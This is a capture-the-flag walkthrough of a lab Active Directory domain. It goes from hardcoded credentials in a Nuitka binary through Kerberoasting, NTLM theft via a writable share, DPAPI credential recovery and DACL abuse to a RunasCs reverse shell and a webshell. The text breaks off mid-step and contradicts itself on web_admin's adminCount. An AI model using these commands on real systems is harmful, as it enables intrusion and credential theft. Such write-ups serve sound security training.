City Counsil

Summary
City Counsil is a HacksmarterLabs internal engagement against a single-host Active Directory environment: DC-CC.city.local at 10.0.31.235. We start fully unauthenticated on the internal segment and the objective is domain compromise.
The chain starts on port 80 where the “City Hall” site publishes staff emails (emma.hayes, jon.peters, rita.cho, nina.soto) and a downloadable “City Services Portal” application in documents-forms.html. The download is a Nuitka-compiled Python binary. Binwalk finds ZSTD-compressed data at offset 0x24B1B, extraction yields a second ELF, and strings against it reveals username_b64 / password_b64 values that decode to the service account svc_services_portal:PortAl1337. That account is a valid domain user and enumeration surfaces one crackable Kerberoast (clerk.john), whose plaintext password clerkhill will matter twice, once for share access and once as a DPAPI key.
clerk.john has write access to the \\DC-CC\Uploads share. The share is mapped as Z: on jon.peters’s workstation (an in-band email tells us so), which turns the writable share into an NTLM-theft primitive: dropping a folder full of ntlm_theft shortcut payloads (.SCF, .URL, desktop.ini and friends), each with a UNC path pointing at our Responder listener, causes Explorer to authenticate outbound the moment jon.peters browses Z:. His NetNTLMv2 cracks to 1234heresjonny.
jon.peters has GenericWrite on three users (maria.clerk, paul.roberts, nina.soto). A targeted Kerberoast writes an SPN onto each, requests a service ticket, and removes the SPN. maria.clerk and nina.soto crack against rockyou.txt; paul.roberts does not. nina.soto is what we needed: her SMB rights include READ on Backups, which contains full user profile backups packaged as WIM images (Dism /Capture-Image). The clerk.john_ProfileBackup_0729.wim gives us his entire profile, including his DPAPI masterkey and Credential Manager blob. Decrypting the masterkey with clerkhill (his cleartext, which we already cracked) unlocks the stored credential and yields emma.hayes:!Gemma4James!. The same WIM also carries AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt, and cmdkey /add ... /pass:!Gemma4James! is in the history in plaintext, which is almost certainly an unintended shortcut, since the whole ceremony of the box (WIM backups, DPAPI blob, the internal email explaining Credential Manager and DPAPI) points at the DPAPI decryption as the intended path.

emma.hayes is where the compromise turns into an ACL waterfall. BloodHound shows her with WriteDACL on three users (rita.cho, alex.king, sam.brooks) and on the CITYOPS OU, and GenericWrite on the web_admin user and the QUARANTINE OU. She is also a member of Remote Management Users for the duration of her vacation. The interesting primitives:
sam.brooksis inRemote Management Usersbut is disabled. Reset the password via the DACL primitive, then clear theACCOUNTDISABLEbit inuserAccountControl(a password reset alone does not re-enable a disabled account), then WinRM in.web_admincannot be reset directly (Emma only hasGenericWrite, which is not enough forUser-Force-Change-Password), andadminCount=1on the target blocks DACL inheritance from a parent. Grant EmmaFullControlonOU=CITYOPS(she hasWriteDACLon the OU), then rewriteweb_admin’sdistinguishedNameto move it intoCITYOPS. Once the object lives in an OU where Emma controls the ACL, the inheritedFullControlcoversReset Password.
From the sam.brooks WinRM shell we drop RunasCs.exe web_admin ... cmd.exe -r attacker:9999 and get a reverse shell as web_admin, who has M (Modify) on C:\inetpub\wwwroot. Uploading websh.aspx gives us an in-browser shell running as IIS APPPOOL\DefaultAppPool, and DefaultAppPool holds SeImpersonatePrivilege by design. EfsPotato coerces NT AUTHORITY\SYSTEM to authenticate over \pipe\lsarpc, we impersonate its token, spawn a process as SYSTEM, and net localgroup administrators sam.brooks /add. Reconnecting to evil-winrm as sam.brooks now lands in an administrative session, and root.txt is on C:\Users\Administrator\Desktop.
- Category: HacksmarterLabs (
10.0.31.235, domaincity.local).- Starting position: unauthenticated on the internal
10.0.31.0/24segment, no credentials, no in-scope preexisting foothold.- Goal: read
C:\Users\Administrator\Desktop\root.txtonDC-CC.- Theme: a Nuitka-packed binary hands out the first service account, and from there the whole box is a chain of “how do I turn this piece of paper into the next one” primitives - Kerberoast, NTLM theft on a writable share, DPAPI credential recovery, cross-OU DACL inheritance, and finally a service-account potato for local SYSTEM.
1. Recon and the Nuitka binary
1.1 The web tier and staff enumeration

Port 80 serves a static “City Hall” site. The homepage lists the “Meet Our Team” section with named councillors and their city.local email addresses:
Scraping the anchor targets from the index and the sub-pages shows the download surface:
1
curl -s http://10.0.31.235 | grep -oP 'href="\K[^"]*' | grep -v '^#'
1
2
3
4
5
6
7
8
9
https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.4.0/css/all.min.css
mailto:emma.hayes@city.local
mailto:jon.peters@city.local
mailto:rita.cho@city.local
mailto:nina.soto@city.local
city-news.html
documents-forms.html
faqs.html
/emergeny-infos.html
1
curl -s http://10.0.31.235/documents-forms.html | grep -oP 'href="\K[^"]*' | grep -v '^#'
1
2
3
4
...
city_services_portal.exe
city_services_portal.bin
...
Two things worth keeping: the four @city.local emails give us four candidate usernames (matching the first.last pattern that AD will use) and a “City Services Portal” desktop client is offered for download in both Windows and Linux flavours.
1.2 The .bin is a Nuitka-packed Python
1
2
curl -s http://10.0.31.235/city_services_portal.bin -o city_services_portal.bin
binwalk city_services_portal.bin
1
2
3
4
5
DECIMAL                            HEXADECIMAL                        DESCRIPTION
--------------------------------------------------------------------------------
0                                  0x0                                ELF binary, 64-bit shared object, AMD X86-64
127264                             0x1F120                            CRC32 polynomial table, little endian
150299                             0x24B1B                            ZSTD compressed data, total size: 10035891 bytes
The ZSTD blob at 0x24B1B is the interesting part. binwalk -e will extract it, but we need to be careful about what “extracted” means: the file it drops has a small header (a filename + length prefix) before the actual ELF payload. Peek at it and skip forward to the ELF magic:
1
xxd extractions/city_services_portal.bin.extracted/24B1B/zstd_24B1B | head -n 5
1
2
3
00000000: 6369 7479 5f73 6572 7669 6365 735f 706f  city_services_po
00000010: 7274 616c 2e62 696e 0001 90c9 dc00 0000  rtal.bin........
00000020: 0000 7f45 4c46 0201 0100 0000 0000 0000  ...ELF..........
0x22 is where \x7fELF starts, so skip the first 34 bytes:
1
dd if=zstd_24B1B bs=1 skip=34 of=./city_services_portal.bin
strings on the inner ELF is enough to identify it as a Nuitka build (Python compiled to a native binary using Nuitka’s whole-program compiler, which keeps Python string constants intact in .rodata):
1
strings city_services_portal.bin | grep nuitka
1
2
3
4
5
6
7
nuitka_empty_function
nuitka_distribution_patch
nuitka_module_loader
<nuitka_resource_reader for '%s'>
__nuitka_binary_dir
__nuitka_binary_exe
...
Nuitka compiles Python to C and then to a native binary, but it does not obfuscate string literals:
"password","username", Base64 constants and other developer-facing identifiers survive verbatim in.rodata. That is whystringsis often enough to recover credentials from a Nuitka build without ever running or reversing the interpreter.
The developer named the credential variables username_b64 and password_b64 and put the values right next to them. The strings context around either name is enough:
1
strings city_services_portal.bin | grep -A3 -B3 'username_b64'
1
2
3
4
5
6
adomain_controller
aldap_port
uc3ZjX3NlcnZpY2VzX3BvcnRhbA==
ausername_b64
uUG9ydEFsMTMzNw==
apassword_b64
The a/u prefixes are Nuitka’s internal name-mangling markers (a = “constant name”, u = “string constant value”), so the pairing is unambiguous:
1
echo 'c3ZjX3NlcnZpY2VzX3BvcnRhbA==' | base64 -d
1
svc_services_portal
1
echo 'UG9ydEFsMTMzNw==' | base64 -d
1
PortAl1337
1.3 First creds validate on SMB and LDAP
nxc confirms the account exists in the domain and that we are talking to a Windows Server 2019 (build 17763) domain controller called DC-CC in the city.local domain:
1
nxc smb 10.0.31.235 -u svc_services_portal -p 'PortAl1337'
1
2
SMB    10.0.31.235   445   DC-CC   [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True)
SMB    10.0.31.235   445   DC-CC   [+] city.local\svc_services_portal:PortAl1337
Add the DC to /etc/hosts (dc-cc.city.local, city.local, DC-CC) so subsequent LDAP and Kerberos requests resolve, and set the tmux globals USERAD=svc_services_portal and PASS=PortAl1337 so the following commands are copy-paste clean.
2. Kerberoast to clerk.john
Domain-wide Kerberoast is a two-liner:
1
nxc ldap $FQDN -u $USERAD -p $PASS --kerberoasting kerberoasting --asreproast asreproast
1
2
3
4
LDAP  10.0.31.235   389   DC-CC   [+] city.local\svc_services_portal:PortAl1337
LDAP  10.0.31.235   389   DC-CC   [*] Skipping disabled account: krbtgt
LDAP  10.0.31.235   389   DC-CC   [*] sAMAccountName: clerk.john, memberOf: [], pwdLastSet: 2025-10-24 11:26:28.614558
LDAP  10.0.31.235   389   DC-CC   $krb5tgs$23$*clerk.john$CITY.LOCAL$city.local\clerk.john*$9568c2b7...caa020
One useful account, clerk.john, holds a legacy SPN and the KDC issues an RC4-HMAC TGS (etype 23) whose second half is encrypted with the account’s NT hash. RC4-HMAC is offline-crackable and short passwords are trivial:
1
hashcat -m 13100 clerk.john.hash /opt/rockyou.txt
1
2
3
$krb5tgs$23$*clerk.john$CITY.LOCAL$city.local\clerk.john*$9568c2b7...caa020:clerkhill
Speed.#01........: 48442.7 kH/s
Recovered........: 1/1 (100.00%)
Kerberoast, in one sentence: any authenticated principal can request a service ticket for any account that has an
SPN, and the second half of that ticket is encrypted with the target’s key.RC4-HMACderives directly from the NT hash and has no PBKDF, so a weak password falls in seconds against a modern GPU. See the ACL abuse primitives for the SPN-write primitive we use later.
3. NTLM theft in the Uploads share
3.1 What clerk.john can see
1
nxc smb $FQDN -u clerk.john -p clerkhill --shares
1
2
3
4
5
6
7
8
9
Share       Permissions   Remark
-----       -----------   ------
ADMIN$
Backups
C$
IPC$        READ          Remote IPC
NETLOGON    READ          Logon server share
SYSVOL      READ          Logon server share
Uploads     READ,WRITE
Two non-default shares stand out: Uploads is world-writable to clerk.john and Backups is not readable at all. Inside Uploads there is a plain-text staff directory and one flat file called Staff_Contacts.txt which jon.peters is said (per an in-scope internal email dropped in the working directory) to actively edit:
1
2
3
4
5
6
7
8
9
10
Hi Jon,

Quick note: I have granted you write access to the shared folder \\DC-CC\Uploads.
The folder is mapped as drive Z: on your workstation - you should be able to
create, edit and upload files there.
...
Please note: the share uses NTLM authentication. If you connect from an
unfamiliar or public device and see an authentication prompt, do not enter
your credentials on that device - contact the IT Helpdesk so we can verify
the endpoint before you proceed.
Two facts we can weaponise: jon.peters has Z: mapped, and the share accepts NTLM. That is enough for ntlm_theft.
3.2 Drop a folder of shortcut payloads
ntlm_theft builds a directory full of files that, when Windows Explorer renders their icon or a preview, force an outbound SMB or WebDAV lookup to a UNC path we control: .SCF writes an IconFile=\\attacker\..., .URL writes a URL=file://\\attacker\..., a desktop.ini overrides the parent folder’s own icon, LNK files use the same trick, and so on. None of them requires the user to double-click anything; opening the folder is enough.
1
2
3
uv run /tools/ntlm_theft/ntlm_theft.py \
  --server $(ip -4 -o addr show tun0 | awk '{print $4}' | cut -d/ -f1) \
  --filename config --generate all
1
2
3
4
5
cd config
for f in *; do
  smbclient //$IP/Uploads -U "clerk.john%clerkhill" -c "put \"$f\" \"@$f\"" 2>/dev/null
  echo "Uploaded $f"
done
The @ prefix on the filenames just lifts them to the top of the folder in Explorer’s default sort order, which encourages Windows to render them (and their icons) early.
3.3 Responder catches jon.peters
The moment jon.peters opens Z:\ and Windows starts building icon thumbnails, Responder logs a full NetNTLMv2 challenge/response tied to his account:
1
2
[SMB] NTLMv2-SSP Hash : jon.peters::CITY:96718562d67a769b:78F6EF5FDFB6C4BBEE2DBCF061F53E87:0101000000000000...
[*] Skipping previously captured hash for CITY\jon.peters
NetNTLMv2 uses a challenge and a client-side salt, which makes it slower than raw NT-hash cracking, but a rockyou password still falls in a second:
1
hashcat -m 5600 jon.peters.hash /opt/rockyou.txt
1
2
JON.PETERS::CITY:96718562d67a769b:78f6ef5fdfb6c4bbee2dbcf061f53e87:...:1234heresjonny
Status...........: Cracked
“The share uses NTLM authentication” and “the share is mapped as a drive on Jon’s workstation” together are the whole vulnerability: any user who can write to a share that another user has mounted turns that mount into a network authentication event they control. This is why writable shares that other principals passively browse should not accept NTLM.
4. Targeted Kerberoast from jon.peters
Collecting BloodHound as jon.peters shows why he is more than just another domain user:

He has GenericWrite on three regular users. GenericWrite includes “write any property”, and servicePrincipalName is a property. Setting an SPN on an account, requesting a service ticket for that SPN, and then removing the SPN is the “targeted Kerberoast” primitive.
1
targetedKerberoast.py -u jon.peters -p 1234heresjonny -d city.local
1
2
3
4
5
6
7
8
9
10
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (clerk.john)
$krb5tgs$23$*clerk.john...:...
[+] Printing hash for (maria.clerk)
$krb5tgs$23$*maria.clerk...:...
[+] Printing hash for (paul.roberts)
$krb5tgs$23$*paul.roberts...:...
[+] Printing hash for (nina.soto)
$krb5tgs$23$*nina.soto...:...
Feed the whole thing to hashcat:

Two crack:
1
2
3
4
clerk.john : clerkhill
maria.clerk : mariadbzt1221
nina.soto : 123nina321
paul.roberts : (not cracked against rockyou)
We pivot to nina.soto because her SMB rights are the only ones that change what we can read next.
5. WIM backups on the Backups share
nina.soto has READ on Backups, which is a plain SMB directory that mirrors an on-DC folder used for retention:
1
2
export USERAD=nina.soto PASS=123nina321
smbclient.py $DOMAIN/$USERAD:$PASS@$FQDN
1
2
3
4
5
6
7
8
# use Backups
# ls
drw-rw-rw-      0  Documents Backup
drw-rw-rw-      0  UserProfileBackups
# cd UserProfileBackups
# ls
-rw-rw-rw-  69883158  clerk.john_ProfileBackup_0729.wim
-rw-rw-rw-    130326  sam.brooks_ProfileBackup_0728.wim
Only the clerk.john WIM is a meaningful size (67 MiB compressed vs. 130 KiB for sam.brooks; the second one is essentially empty). 7z handles WIM natively:
1
7z l clerk.john_ProfileBackup_0729.wim | head
1
2
3
4
7-Zip 26.02 (x64)
Listing archive: clerk.john_ProfileBackup_0729.wim
Path = clerk.john_ProfileBackup_0729.wim
Type = wim
A
WIM(Windows Imaging Format) is Microsoft’s file-based disk image, produced byDism /Capture-Imageand used for OS deployment and profile backup. It preserves NTFS metadata, ACLs, alternate data streams, and even file security descriptors. For an attacker it is essentially an unmounted user profile:AppData\Roaming\Microsoft\Protect\*(DPAPI masterkeys),AppData\Roaming\Microsoft\Credentials\*(encrypted credential blobs),AppData\Local\Microsoft\Vault\*,NTUSER.DAT, browser data, and PowerShell history are all extractable with7z x.
Inside clerk.john’s profile there is an email sitting on his Desktop that spells out the setup:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Subject: Temporary access while I am on vacation

Hi John,

Quick heads-up: while I am on vacation, you may use my account to handle urgent IT tasks.

Credentials
I will share the credentials with you via our approved channel. Please store them in
Windows Credential Manager (Control Panel -> User Accounts -> Credential Manager ->
Windows Credentials -> Add a Windows credential) and use them from there.

DPAPI note (why Credential Manager):
Windows Credential Manager protects saved credentials with DPAPI - they are encrypted
to your user profile (and this machine), so the password is not stored in plaintext.
...

Best,
Emma Hayes
The whole ceremony of the box (a WIM backup that includes both a user’s masterkey folder and their Credential Manager blob, plus an email explicitly naming DPAPI as the protection) is a signpost.
6. Recovering Emma’s credential from DPAPI
6.1 The unintended shortcut: PowerShell history in the WIM
Before we walk the intended path, note the trap door. clerk.john’s WIM also contains his PSReadLine history, which is unencrypted and captures every command line he typed into powershell.exe:
1
2
3
7z x clerk.john_ProfileBackup_0729.wim \
  AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt
cat AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt
1
2
3
4
cmdkey /add:city-dc /user:city.local\emma.hayes /pass:!Gemma4James!
cmdkey /add:DC-CC.city.local /user:emma.hayes /pass:!Gemma4James!
...
cmdkey /add:emma-exclusive-access /user:city.local\emma.hayes /pass:!Gemma4James!
The password is right there in plaintext, in a shell history file that Windows preserves by default across sessions and included in the profile backup. Reading it and moving on works, but it is almost certainly the unintended path: the box goes to the trouble of shipping a matching DPAPI masterkey and credential blob, and the email explicitly explains DPAPI, so let us recover it the way an intended solver would.
Do the DPAPI walk even if the plaintext is sitting in
ConsoleHost_history.txt. In real engagements the intended path is what you can defend against and what other users of the network will actually use. Learning to unwrap a DPAPI blob from an offline profile with a cracked user password is a portable primitive.
6.2 The intended path: masterkey + credential blob
Windows stores each user’s DPAPI masterkey in AppData\Roaming\Microsoft\Protect\<SID>\<GUID>. The masterkey file itself is encrypted with a key derived from the user’s plaintext password (SHA1(unicode(password)) fed into PBKDF2, historically), which is exactly why cracking clerk.john’s Kerberoast to clerkhill matters twice: once as an SMB credential and once as a DPAPI unwrapping key.
The credential in question is AppData\Roaming\Microsoft\Credentials\03128079C6E14F37F5AEBDD69E344291 (the last emma-exclusive-access entry Emma’s cleanup script left behind), and its MasterKeyGuid is de222e76-cb5d-418f-a1c2-7e4e9dfe29e1, which matches a file under Protect\S-1-5-21-407732331-1521580060-1819249925-1103\.
Extract both from the WIM:
1
2
3
4
7z x clerk.john_ProfileBackup_0729.wim \
  AppData/Roaming/Microsoft/Credentials/03128079C6E14F37F5AEBDD69E344291
7z x clerk.john_ProfileBackup_0729.wim \
  AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103/de222e76-cb5d-418f-a1c2-7e4e9dfe29e1
Decrypt the masterkey with clerk.john’s cleartext password and his SID (both are recoverable from the profile itself; the SID is right there in the Protect path, and the password is what we just cracked):
1
2
3
4
dpapi.py masterkey \
  -file "AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103/de222e76-cb5d-418f-a1c2-7e4e9dfe29e1" \
  -sid "S-1-5-21-407732331-1521580060-1819249925-1103" \
  -password 'clerkhill'
1
2
3
4
5
6
[MASTERKEYFILE]
Guid        : de222e76-cb5d-418f-a1c2-7e4e9dfe29e1
MasterKeyLen: 00000088 (136)
...
Decrypted key with User Key (MD4 protected)
Decrypted key: 0xedfc873c4b843cb27b48cb55d829bc24c8d2be3fd50ce2aa7ba72b8da6ec65afd41412dfecd16f38a120cadf4089dabb9a1817874e37bbf0d6861117a39dfbbd
Now feed the decrypted key to the credential decoder:
1
2
3
dpapi.py credential \
  -file AppData/Roaming/Microsoft/Credentials/03128079C6E14F37F5AEBDD69E344291 \
  -key 0xedfc873c4b843cb27b48cb55d829bc24c8d2be3fd50ce2aa7ba72b8da6ec65afd41412dfecd16f38a120cadf4089dabb9a1817874e37bbf0d6861117a39dfbbd
1
2
3
4
5
6
[CREDENTIAL]
LastWritten : 2025-10-30 15:53:55+00:00
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=emma-exclusive-access
Username    : city.local\emma.hayes
Unknown     : !Gemma4James!
emma.hayes:!Gemma4James! and the same password we would have read straight out of PSReadLine, but arrived at via the primitive that the box was designed to teach.
DPAPI is not memory-only. Masterkeys and credential blobs live on disk in the roaming profile, so any offline copy of that profile (a
WIMbackup, an unmounted VHD, a mountedC:\Users\<u>snapshot, a stolen laptop) plus the user’s cleartext password is enough to unwrap every credential and browser secret they ever saved. Password reuse and long-lived accounts multiply the blast radius.
7. emma.hayes: WriteDACL and the OU inheritance trick
Collecting BloodHound as emma.hayes shows her outbound ACL edges:
Checking who else is in Remote Management Users (the group that gates WinRM access) is worth doing before picking a target:
1
nxc ldap $FQDN -u emma.hayes -p '!Gemma4James!' --group "Remote Management Users"
1
2
LDAP  10.0.31.235   389   DC-CC   [+] city.local\emma.hayes:!Gemma4James!
LDAP  10.0.31.235   389   DC-CC   sam.brooks
sam.brooks is the only member, and Emma has WriteDACL on him, so he is the account to reset a password on: a WriteDACL primitive combined with membership in the WinRM-eligible group is exactly what turns a DACL write into an interactive shell.
7.1 Path A: sam.brooks (WriteDACL and a disabled account)
Impacket’s dacledit.py grants Emma full DACL on sam.brooks:
1
2
dacledit.py -action write -rights FullControl \
  -principal emma.hayes -target sam.brooks city.local/emma.hayes:'!Gemma4James!'
1
2
3
[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20260802-232242.bak
[*] DACL modified successfully!
bloodyAD uses the new ACE to reset his password:
1
bloodyAD -u emma.hayes -p '!Gemma4James!' -d city.local --host $FQDN set password 'sam.brooks' 'P@$$word123!'
1
[+] Password changed successfully!
And SMB authentication as sam.brooks fails with a subtle status:
1
nxc smb $FQDN -u sam.brooks -p 'P@$$word123!'
1
SMB  10.0.31.235   445   DC-CC   [-] city.local\sam.brooks:P@$$word123! STATUS_ACCOUNT_DISABLED
A password reset does not re-enable a disabled account. userAccountControl (UAC) is a bit field on every user object, and bit 0x0002 is ACCOUNTDISABLE. Setting the password touches unicodePwd, not userAccountControl. Clearing the flag is a separate write:
1
bloodyAD -u emma.hayes -p '!Gemma4James!' -d city.local --host $FQDN remove uac sam.brooks -f ACCOUNTDISABLE
1
[+] ['ACCOUNTDISABLE'] property flags removed from sam.brooks's userAccountControl
WinRM is now open to us:
1
evil-winrm -i $FQDN -u sam.brooks -p 'P@$$word123!'
Three ways an AD account “cannot log in” and they need different fixes.
ACCOUNTDISABLE(UACbit0x0002) needsbloodyAD remove uac -f ACCOUNTDISABLE.logonHoursrestrictions need a schedule write.Protected Usersgroup membership needs a group-remove. A password reset alone fixes none of them, andSTATUS_ACCOUNT_DISABLEDvsSTATUS_INVALID_LOGON_HOURSvsSTATUS_ACCOUNT_RESTRICTIONtells you which one you are looking at. See the ACL abuse primitives for the family ofWriteDACL/ForceChangePasswordwrites we are composing here.
7.2 Path B: web_admin (GenericWrite, adminCount=1, DN move)
Emma’s rights on web_admin are weaker: GenericWrite, not WriteDACL. GenericWrite covers writing arbitrary properties but not the security descriptor, so we cannot directly grant ourselves Reset Password. It does cover servicePrincipalName, though, so the obvious first move is another targeted Kerberoast:
1
targetedKerberoast.py -u emma.hayes -p '!Gemma4James!' -d city.local
1
2
3
4
[+] Printing hash for (clerk.john)
[+] Printing hash for (sam.brooks)
[+] Printing hash for (web_admin)
$krb5tgs$23$*web_admin$CITY.LOCAL$city.local/web_admin*$9238522011abc38a5009fdeea954b2a2$...
web_admin’s TGS-REP does not crack against rockyou. Different route needed.
The trick is the dacledit output banner:
1
[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
Objects flagged adminCount=1 do not inherit ACEs from their parent OU (SDProp overwrites their security descriptor on a schedule with the AdminSDHolder template). But web_admin in this domain is not adminCount=1, so inherited ACEs from its parent OU do apply. Emma has WriteDACL on OU=CITYOPS. So:
- Grant Emma
